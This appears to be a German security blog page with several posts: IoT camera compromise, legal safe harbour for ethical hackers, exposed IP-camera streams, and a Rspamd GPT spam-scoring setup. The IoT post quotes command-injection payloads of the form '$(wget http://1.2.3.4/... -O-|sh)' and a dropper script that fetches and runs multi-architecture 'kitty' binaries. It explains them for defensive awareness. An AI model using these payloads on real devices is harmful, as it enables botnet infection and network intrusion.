Viel Spaß beim Nachbauen. Und wie immer: bei Fragen, fragen.

IoT-Geräte als Einfallstor: Warum Kameras & Co. häufiger kapert werden, als viele denken

Vielleicht erinnert ihr euch an meine Aussage, dass man jedem Gerät, das man mit dem Internet verbindet, mindestens so viel Vertrauen entgegenbringen sollte wie seiner Haustür. In den letzten Wochen durfte ich das wieder mehrfach sehr anschaulich erklären – direkt anhand realer Beispiele in der IT von Unternehmen oder im privaten Umfeld.

Image of IoT Camera and IT Security

Versteht mich nicht falsch: Es geht mir nicht darum, mich über irgendwen lustig zu machen oder zu behaupten, dass nur Fachleute irgendetwas einrichten dürfen. Wenn jemand ein IoT-Gerät kauft – eine Überwachungskamera, ein Thermometer, eine smarte Steckdose – dann geht diese Person zurecht davon aus, dass es „funktioniert“. Und für viele bedeutet „funktionieren“ automatisch auch: Es ist grundsätzlich sicher.
Leider ist genau das oft nicht der Fall.

IoT in der Praxis: Schnell, günstig – und sicherheitsblind

Viele dieser kleinen Netzwerkgeräte basieren auf irgendeiner Form von Linux. Das ist günstig, flexibel, gut anpassbar – perfekt für Hersteller, die aus Standardmodulen schnell ein neues „Produkt“ zusammensetzen wollen. Die Funktion steht im Vordergrund, denn die sieht der Kunde sofort. Sicherheitsrelevante Details dagegen sieht niemand und sie verzögern die Entwicklung. Also bekommen sie häufig weniger Aufmerksamkeit.

Selbst wenn ein Hersteller alles richtig bedenkt, kann später eine neue Angriffstechnik entstehen, gegen die das Gerät keine Abwehr hat. Dann braucht es ein Firmware-Update. Das kostet Geld, Zeit – und es hilft nur, wenn man es auch einspielt.

„Was soll schon passieren? Es ist doch nur eine Kamera am Mülltonnenplatz …“

Viele denken:
Was soll’s? Wenn jemand sehen kann, wie warm es im Keller ist oder welcher Waschbär die Tonnen plündert – na und?

Das Problem ist nicht der Inhalt der Kamera. Das Problem ist das Gerät selbst.

IoT-Geräte werden extrem häufig missbraucht – und zwar nicht, um euch auszuspionieren, sondern um sie für fremde Zwecke einzuspannen:

  • als Teil eines Botnetzes
  • zum Verteilen von Malware
  • für DDoS-Angriffe
  • zum Minen von Kryptowährungen
  • oder als Einstiegspunkt ins dahinterliegende Netzwerk

Im besten Fall merkt man davon nichts – außer vielleicht einem unerklärlich langsamen Internet.
Im schlechtesten Fall steht plötzlich die Polizei vor der Tür, weil über die eigene IP-Adresse strafbare Downloads verteilt wurden.

Und bevor jemand denkt „Das ist doch konstruiert“: Nein. Das passiert. Dauerhaft. Ich sehe fast täglich Spuren solcher Übernahmen.

Warum diese Geräte so leicht kompromittierbar sind

Bei manchen Geräten ist ein Login – falls überhaupt vorhanden – kaum mehr als ein wackliges Gartentor im Nirgendwo. Default-Passwörter, Basic-Auth ohne HTTPS, unsichere Dienste, schlechte Update-Strategien.


Screenshot of an compromised asus cctv ip camera iot

Ein Klassiker: nicht korrekt geprüfte Eingabefelder.
Viele Web-Interfaces akzeptieren blind alles, was man eingibt – und führen es sogar direkt als Teil eines Shell-Befehls aus.

Beispiel aus einer realen IoT-Kamera-Firmware:

ddns_DyndnsDynamic_hostname='$(wget http://1.2.3.4/x/vivo -O-|sh)'

oder

$(wget http://1.2.3.4/ipcam.zavio.sh -O- | sh)
$(wget http://1.2.3.4/zavio -O- | sh)
$(wget http://1.2.3.4/router.zyxel.sh -O- | sh)
$(wget http://1.2.3.4/router.raisecom.sh -O- | sh)
$(wget http://1.2.3.4/router.draytek.sh -O- | sh)
$(wget http://1.2.3.4/nas.dlink.sh -O- | sh)
$(wget http://1.2.3.4/router.aitemi.sh -O- | sh)
$(wget http://1.2.3.4/ipcam.tplink.sh -O- | sh)
$(wget http://1.2.3.4/router.netgear.sh -O- | sh)
$(wget http://1.2.3.4/dvr.tbk.sh -O- | sh)
$(wget http://1.2.3.4/router.aitemi.sh -O- | sh)

Die Zugangsdaten, die man in solchen Feldern eintragen „muss“, sind dabei oft schlicht. meow könnte hier wohl ein Verweis auf das, durch das Script, zu installierende kitty Paket sein:

Benutzername: meow
Kennwort: meow

Das Entscheidende ist jedoch die Konstruktion $(…).
Linux interpretiert das nicht als Text, sondern als auszuführendes Kommando – mit den Rechten, mit denen die DynDNS-Funktion läuft. Und das ist bei vielen Geräten immer noch root.

Der eigentliche Befehl ist dann:

wget http://1.2.3.4/vivo -O- | sh
  • wget lädt eine Datei herunter
  • -O- sorgt dafür, dass der Inhalt direkt ausgegeben wird
  • das Pipe-Symbol | übergibt den Inhalt an die Shell sh
  • die Shell führt alles aus, was darin steht

Sprich: Man lädt ein beliebiges Skript aus dem Internet – und führt es sofort mit root-Rechten aus. Ohne Rückfrage. Ohne Sicherheit.

Ein Beispiel für ein solches Script könnte folgendes sein:

cd /tmp || cd /var/tmp || cd /var || cd /mnt || cd /dev || cd /
wget http://1.2.3.4/kitty.x86; chmod 777 kitty.x86; ./kitty.x86 ipcam.zavio; rm kitty.x86
wget http://1.2.3.4/kitty.x86_64; chmod 777 kitty.x86_64; ./kitty.x86_64 ipcam.zavio; rm kitty.x86_64
wget http://1.2.3.4/kitty.arm; chmod 777 kitty.arm; ./kitty.arm ipcam.zavio; rm kitty.arm
wget http://1.2.3.4/kitty.mips; chmod 777 kitty.mips; ./kitty.mips ipcam.zavio; rm kitty.mips
wget http://1.2.3.4/kitty.mipsel; chmod 777 kitty.mipsel; ./kitty.mipsel ipcam.zavio; rm kitty.mipsel
wget http://1.2.3.4/kitty.aarch64; chmod 777 kitty.aarch64; ./kitty.aarch64 ipcam.zavio; rm kitty.aarch64

Und ja: Das existiert genauso in freier Wildbahn.

Wenn ihr so etwas in eurer Konfiguration findet: Uff.

Dann würde ich dem Gerät nicht mal mehr nach einem Reset vertrauen. Denn:

  • Wurde vielleicht eine manipulierte Firmware eingespielt?
  • Wurde der Bootloader verändert?
  • Wird nach jedem Neustart automatisch eine Backdoor geöffnet?
  • Gibt es überhaupt offizielle Firmware-Images zum Neu-Flashen?

Oft lautet die bittere Antwort: Nein.
Und dann bleibt realistisch nur: Gerät entsorgen.

Noch schlimmer: Der Angreifer hat damit meist vollen Zugriff auf das Netzwerk hinter dem Gerät.
Und IoT-Geräte speichern gerne:

  • WLAN-Passwörter
  • NAS-Zugangsdaten
  • SMTP-Accounts
  • API-Tokens
  • Nutzer- und Admin-Zugänge anderer Systeme

Damit kann ein Angreifer richtig Schaden anrichten.

Was also tun?

IoT ist nicht böse – aber oft schlecht gemacht.
Daher ein paar Grundregeln, die wirklich jeder beherzigen sollte:

  • IoT immer in ein eigenes, getrenntes Netz.
  • Kein direkter Zugriff aus dem Internet – nur wenn es wirklich sein muss und dann sauber gesichert.
  • Regelmäßig patchen, prüfen, auditieren.
  • Standardpasswörter sofort ändern.
  • Alle nicht benötigten Dienste deaktivieren.

Das ist nicht theoretisch, nicht konstruiert – das ist Alltag. Ich sehe es fast täglich.

BSI will Straffreiheit: Mehr Rechtssicherheit für ethische Hacker

free ethical hackers

Siehe auch: Sicherheitslücken melden: Mein Umgang mit einem Vulnerability Report

Wir leben in Deutschland ja ein bisschen im „Anzeige-ist-raus“-Land. Das merken auch Security-Researcher und ethische Hacker. Solange man Eigentümer:innen/Betreiber:innen nur auf frei und offen erreichbare Probleme hinweist, ist die Welt halbwegs in Ordnung. Sobald man aber beginnt, Schutzmechanismen zu überwinden oder Anwendungen zu übervorteilen, wird’s schnell juristisch dünn. Genau deshalb melde ich in der Regel nur komplett offen erreichbare Dinge – außer es gibt eine security.txt mit klarer Policy oder ein offenes Bug-Bounty mit Safe-Harbor.


Picture of an useless gate.

Ein „Schutzmechanismus“ kann schon eine simple Basic-Auth sein. Kennt ihr dieses Bild vom Gartentor mitten auf dem Weg? Kein Zaun, keine Mauer, nur ein Tor. Auf dem Weg geht’s nicht weiter – aber einen Schritt nach links über die Wiese, und zack, ums Tor herum. Juristisch blöd: Das Umgehen dieses „Törchens“ kann bereits als Überwinden einer Zugangssicherung gewertet werden. Für die Meldenden kann das zum Problem werden, obwohl sie eigentlich helfen wollen.

Die Konsequenz: Selbst krasse Lücken werden oft gar nicht gemeldet, wenn davor ein Gartentörchen steht. Leute mit schlechten Absichten gehen natürlich einfach drumherum und nutzen die Lücke – anonym und schwer nachverfolgbar. Ergebnis: Probleme bleiben länger offen, statt sie sauber zu fixen.

Das sieht auch das BSI so und fordert schon länger mehr Rechtssicherheit für Security-Forschung. Aktuell gibt es wieder Bewegung: BSI-Präsidentin Claudia Plattner plädiert öffentlich für eine Entkriminalisierung ethischer Hacker – sinngemäß: „Wer uns vor Cyberangriffen schützt, darf dafür nicht bestraft werden.“ Die letzte Bundesregierung hatte sogar schon einen Entwurf zur Anpassung des sogenannten Hackerparagrafen in der Pipeline; die neue Regierung prüft das Thema weiter.

Zur Einordnung, worum es geht:

Strafgesetzbuch (StGB) – § 202a Ausspähen von Daten
(1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
(2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

Das Problem ist weniger § 202a an sich als das fehlende Safe-Harbor für verantwortungsvolles Melden (Coordinated/Responsible Disclosure). Wenn schon Basic-Auth oder ein dünnes „Do-not-enter“-Schild als „Zugangssicherung“ zählt, macht das legitime Forschung riskant – und genau das will das BSI ändern. Schutz für die Guten, klare Grenzen gegen echten Missbrauch.

Den aktuellen Überblick fasst Golem gut zusammen; lesenswert:
https://www.golem.de/news/hackerparagraf-bsi-chefin-fordert-straffreiheit-fuer-ethische-hacker-2511-201852.html

Meta: Ja, ich bleibe auch künftig bei meiner Linie: Tests nur im eigenen Lab oder mit expliziter Erlaubnis. Alles andere ist nicht nur unklug, sondern schlicht rechtlich riskant.

Ich bleibe bei meinem Tipp für euch: Veröffentlicht eine security.txt. Solltet ihr mal einen Hinweis bekommen, erinnert euch bitte daran, dass die Person gerade den größten Aufwand und das größte Risiko eingeht, um euch auf ein Problem aufmerksam zu machen. Es wäre viel einfacher, die Lücke für sich auszunutzen, zu verkaufen oder sonst wie zu missbrauchen, als den Schritt nach vorne zu gehen und euch fair zu informieren.

Natürlich meine ich damit nicht die Leute, die erst einmal 5.000 € „Audit-Gebühr“ sehen wollen oder beim ungefragten Pentesting eure komplette IT aus dem Verkehr schießen. Ich meine die Menschen, die euch auf dem REWE-Parkplatz freundlich darauf hinweisen, dass ihr euer Portemonnaie auf dem Autodach liegen gelassen habt.

Bedankt euch einfach. 🙂

Fragen? Einfach melden.

IP-Kameras: Risiken, Portfreigaben (RTSP/HTTP) & Checks

Moin, ich mag noch einmal etwas zu IP-Überwachungskameras schreiben. Ihr erinnert euch vielleicht an meinen letzten Beitrag zu diesem Thema KLICK.

article image of ip cameras

Dort habe ich mich speziell auf den RTSP-Port bezogen und auch https://www.shodan.io/ als Beispiel genannt. Shodan scannt unaufhörlich IPv4-Adressen (bei IPv6 wäre ein flächendeckender Scan kaum praktikabel) und stellt seine Ergebnisse öffentlich zur Verfügung. Sicherheitsforscher — aber leider auch Menschen mit schlechten Absichten — bedienen sich solcher Dienste, um Informationen über Systeme hinter einer IPv4-Adresse zu bekommen, ganz ohne selbst groß zu scannen oder zu testen. Grob gesagt: Google für „Hacker“.

Dass IP-Kameras — vor allem günstige oder ältere Modelle — schnell ein Sicherheitsrisiko darstellen, habe ich schon erwähnt; wer das hier liest, weiß es in der Regel auch. Automatische Portfreigaben in Kombination mit solchen Kameras sind oft problematisch. Wenn ich über so etwas stolpere und ohne großen Aufwand den Betreiber ausfindig machen kann, versuche ich jeweils per E-Mail oder einem kurzen Anruf zu warnen. Das stößt mal auf offene Ohren, manchmal wird es komplett ignoriert (manchmal mit Abschalten des öffentlichen Zugriffs, manchmal ohne); selten kommt die Antwort „Anzeige ist raus“.

Kameras filmen oft sensible Bereiche, sowohl innen als auch außen. Das kann viele Probleme mit sich bringen, wenn diese Informationen einfach öffentlich zugänglich sind. Anders als bei Datei-Freigaben scheint bei Kamerastreams noch nicht die nötige Awareness vorhanden zu sein — genau deshalb informiere ich hier und weise darauf hin.

Es ist nicht nur der RTSP-Stream, der sich häufig per UPnP seinen Weg nach draußen „tunnelt“. Oft werden auch per DNAT / Portfreigabe / Portweiterleitung die Webinterfaces der Kameras direkt aus dem Internet erreichbar gemacht. Im schlimmsten Fall kann man also mit dem Browser direkt auf Webinterface und Stream zugreifen. Viele sichern den Zugriff mit der kameraeigenen Anmeldung — das ist schon mal ein Anfang. Leider reicht das nicht immer: Bei manchen Modellen sind Funktionen wie Snapshots oder einzelne JPEG-Endpoints weiterhin ohne Anmeldung erreichbar. Das ist auf den ersten Blick nicht sichtbar — kennt man aber die entsprechende URL, genügt ein Browseraufruf und man sieht wieder alles.

Deshalb gebe ich immer den Rat: Zugriff lieber hinter ein VPN legen und niemals direkt offen ins Internet. Gebt jedem Gerät und jedem Dienst, den ihr aus dem Internet erreichbar macht, mindestens so viel Vertrauen wie eurer Haustür. Und prüft regelmäßig, ob dieses Vertrauen noch gerechtfertigt ist.

Wer selbst prüfen möchte, ob die EIGENE Kamera trotz eingerichteter Anmeldung noch irgendwie ohne Login zugänglich ist, kann mein kurzes Python-Tool nutzen: https://github.com/Kernel-Error/cam_probe

Denkt also bitte einmal darüber nach, ob ihr allem, was ihr direkt mit dem Internet verbunden habt, mindestens das gleiche Vertrauen entgegenbringt wie eurer Haustür oder Wohnungstür. Denkt an die security.txt und daran, dass, wenn sich jemand die Mühe macht, euch über ein solches Problem zu informieren, diese Person damit wahrscheinlich den größten Aufwand und auch das größte Risiko für sich selbst aufnimmt – nur, um euch auf ein Problem hinzuweisen.
Einen solchen Fund zu ignorieren, zu verkaufen oder sonst wie auszunutzen, ist deutlich einfacher, als den Betreiber zu informieren.

Update September 2026: Wer bei solchen Funden eine AI zur Hilfe nimmt, stößt schnell an deren Sicherheitsgrenzen. Wie ich Claude für diese Art von Arbeit freigeschaltet habe, steht in Anthropic Cyber Verification Program: wie ich Claude für Security-Arbeit freigeschaltet habe.

Natürlich gibt es auch hier schwarze Schafe, aber die Vertrauenswürdigkeit einer solchen Nachricht lässt sich meist schnell per Google oder auch ChatGPT prüfen.
Frage? Dann fragen. 🙂

GPT in Rspamd aktivieren: so nutze ich das LLM-Signal im Score

Rspamd web interface showing GPT module spam scores

Seit einiger Zeit nutze ich das GPT-Modul von Rspamd, um bei der Spam-Erkennung ein zusätzliches Signal zu bekommen. Es ersetzt nichts — kein Bayes, kein DKIM, kein RBL — sondern ist ein weiterer Sensor im Gesamtbild. Wer sich fragt, wie das in der Praxis aussieht und worauf man achten muss: hier mein aktuelles Setup.

Update 2026-02-13: Dieser Beitrag wurde komplett überarbeitet. Die ursprüngliche Version nutzte json=false, was zu Parse-Problemen führte. Außerdem fehlte ein Custom Prompt — und genau das ist der entscheidende Punkt, wie sich herausgestellt hat.

Voraussetzungen

  • Rspamd >= 3.12 mit GPT-Plugin (bei mir aktuell 3.14.0 auf FreeBSD 15.0)
  • Ein OpenAI API-Key (oder kompatibler Endpoint)
  • Grundverständnis von Rspamd Metrics und Actions

OpenAI API-Key anlegen


OpenAI API usage dashboard for Rspamd GPT integration

Wer noch keinen Key hat: Auf platform.openai.com einloggen, unter API Keys einen neuen Service-Account-Key erzeugen. Der Key wird nur einmal angezeigt — sicher ablegen. Den Verbrauch sieht man im Dashboard. Bei gpt-4o-mini und Mailfiltering sind die Kosten minimal.

Die Konfiguration: gpt.conf

Hier meine aktuelle /usr/local/etc/rspamd/local.d/gpt.conf:

enabled = true;
type = "openai";
model = "gpt-4o-mini";
api_key = "GEHEIMER-KEY";

model_parameters {
  gpt-4o-mini {
    max_tokens = 160;
    temperature = 0.0;
  }
}

timeout = 10s;
allow_ham = true;
allow_passthrough = false;
json = true;

prompt = "You are an email spam detector. Analyze the email and respond with ONLY a JSON object, no other text. The JSON must have these fields: "probability" (number 0.00-1.00 where 1.0=spam, 0.0=ham), "reason" (one sentence citing the strongest indicator). Example: {"probability": 0.85, "reason": "Unsolicited offer with urgent language and suspicious links."}  LEGITIMATE patterns: verification emails with codes, transactional emails (receipts, confirmations), newsletter unsubscribe links. Flag as spam only with MULTIPLE red flags: urgent threats, domain impersonation, requests for credentials, mismatched URLs.";

symbols_to_except {
  RCVD_IN_DNSWL_MED   = -0.1;
  RCVD_IN_DNSWL_HI    = -0.1;
  DWL_DNSWL_MED        = -0.1;
  WHITELIST_RECP_ADDR = -0.1;
  BAYES_HAM           = -0.1;
  SPAMTRAP            = 0;
  RCPT_IN_SPAMTRAP    = 0;
  SPAMTRAP_ADDR       = 0;
  RCVD_VIA_SMTP_AUTH  = 0;
  LOCAL_CLIENT        = 0;
  FROM_LOCAL          = 0;
}

Was hat sich gegenüber der alten Version geändert?

json = true und der Custom Prompt

Das ist die wichtigste Änderung. In meiner ursprünglichen Konfiguration stand json = false. Das funktionierte, hatte aber einen Haken: die Antwort des Modells wurde als Freitext geparst, was unzuverlässig war.

Mit json = true aktiviert Rspamd den JSON-Modus. Das Modell wird angewiesen, strukturiertes JSON zurückzuliefern, und der Parser erwartet ein Feld probability in der Antwort.

Und hier kommt der Fallstrick: Der Default-Prompt von Rspamd passt nicht zum JSON-Modus. Er fordert das Modell auf, nummerierte Textzeilen zurückzugeben:

Output ONLY 2 lines:
1. Numeric score: 0.00-1.00
2. One-sentence reason...

Der JSON-Parser erwartet aber:

{"probability": 0.85, "reason": "..."}

Das Ergebnis: cannot convert spam score im Log und GPT_UNCERTAIN(0.00) bei jeder Mail. Das GPT-Modul lief, lieferte aber nie ein verwertbares Ergebnis.

Lösung: ein Custom Prompt, der explizit JSON mit dem probability-Feld verlangt. Damit funktioniert die Kette:

  1. Rspamd sendet Mail + Prompt an OpenAI
  2. OpenAI antwortet mit {"probability": 0.9, "reason": "..."}
  3. Rspamd parst das JSON, findet probability, mappt auf GPT_SPAM/GPT_HAM/GPT_SUSPICIOUS

reason_header entfernt

In der alten Version hatte ich reason_header = "X-GPT-Reason" gesetzt. Das schrieb die GPT-Begründung als eigenen Header in die Mail. Mit json = true ist das nicht mehr nötig — die Reason steckt im JSON und taucht im Rspamd-Log auf. Außerdem entferne ich ohnehin GPT-Header per Milter-Config, damit keine internen Analyse-Details an den Empfänger durchsickern.

symbols_to_except angepasst

Änderungen gegenüber der alten Version:

  • GREYLIST entfernt: Greylisting ist kein Vertrauens-Signal. Eine Mail die Greylisting besteht, kann trotzdem Spam sein. GPT soll diese Mails weiterhin bewerten.
  • BAYES_HAM hinzugefügt: Wenn Bayes die Mail bereits sicher als Ham einstuft, spart man sich den GPT-Call. Sinnvoll für Newsletter und regelmäßige Korrespondenz.
  • SPAMTRAP-Symbole hinzugefügt: Mails an Spamtrap-Adressen brauchen keine GPT-Analyse, die sind per Definition Spam.

Scoring: Gewichte und Thresholds

Die GPT-Symbole und ihre Gewichte in der metrics.conf (bzw. local.d/groups.conf):

symbols {
  GPT_SPAM       { weight = 9.0;  description = "GPT: classified as SPAM"; }
  GPT_SUSPICIOUS { weight = 4.5;  description = "GPT: classified as SUSPICIOUS"; }
  GPT_HAM        { weight = -0.5; one_shot = true; description = "GPT: classified as HAM"; }
}

Warum diese Gewichte?

  • GPT_SPAM (9.0): Kräftig, aber alleine nicht genug zum Rejecten. Erst in Kombination mit anderen Signalen (Bayes, RBL, fehlende Auth) wird der Reject-Threshold erreicht.
  • GPT_SUSPICIOUS (4.5): Schiebt Grenzfälle in Richtung Greylist oder Add-Header. Genau dafür ist GPT am nützlichsten.
  • GPT_HAM (-0.5): Bewusst niedrig und one_shot. GPT soll Spam erkennen, nicht Ham retten.

Dazu die Action-Thresholds:

actions {
  greylist   = 4;
  add_header = 6;
  reject     = 12;
}

Reject-Threshold bei mir: 12 statt Default 15. Das geht, weil die traditionellen Checks (SPF, DKIM, DMARC, RBL, Bayes, DNSBL) bereits solide arbeiten. GPT kommt als zusätzliches Signal obendrauf.

Praxis-Beispiel

Hier eine echte Spam-Mail aus dem Log, bei der GPT korrekt angeschlagen hat:

rspamd_task_write_log: (default: T (reject): [13.83/12.00]
  [BAYES_SPAM(5.10){100.00%;},
   ABUSE_SURBL(5.00){next.schnapper-empfehlung.de:url;...},
   GPT_SPAM(2.40){0.9;},
   FROM_NEQ_ENVFROM(0.50){...},
   FORGED_SENDER(0.30){...},
   ...]

Was man hier sieht:

  • GPT_SPAM(2.40){0.9;} — GPT hat Probability 0.9 (90% Spam) zurückgeliefert. Rspamd mappt den Probability-Wert nicht 1:1 auf das konfigurierte Gewicht, sondern skaliert intern — hier ergeben sich 2.40 von maximal 9.0 Punkten.
  • Zusammen mit BAYES_SPAM (5.10) und ABUSE_SURBL (5.00) kommt die Mail auf 13.83 — deutlich über dem Reject-Threshold von 12.
  • GPT war hier nicht das ausschlaggebende Signal, hat aber zur Gesamtbewertung beigetragen.

Das ist genau das Verhalten, das ich will: GPT als ein Baustein unter vielen, der bei Grenzfällen den Ausschlag geben kann.

Datenschutz

Das muss gesagt werden: Mit diesem Setup fließen Mailinhalte an OpenAI. Wer personenbezogene Daten verarbeitet oder in einem regulierten Umfeld arbeitet, muss prüfen ob das zulässig ist. Alternative: selbst gehostete Modelle über Ollama oder kompatible lokale Endpoints. Rspamd unterstützt das über den type-Parameter.

Für meinen privaten Mailserver ist das Risiko vertretbar — und die Ergebnisse sprechen für sich.

Update 2026-05-06: Rspamd hat den Default-Prompt deutlich verbessert

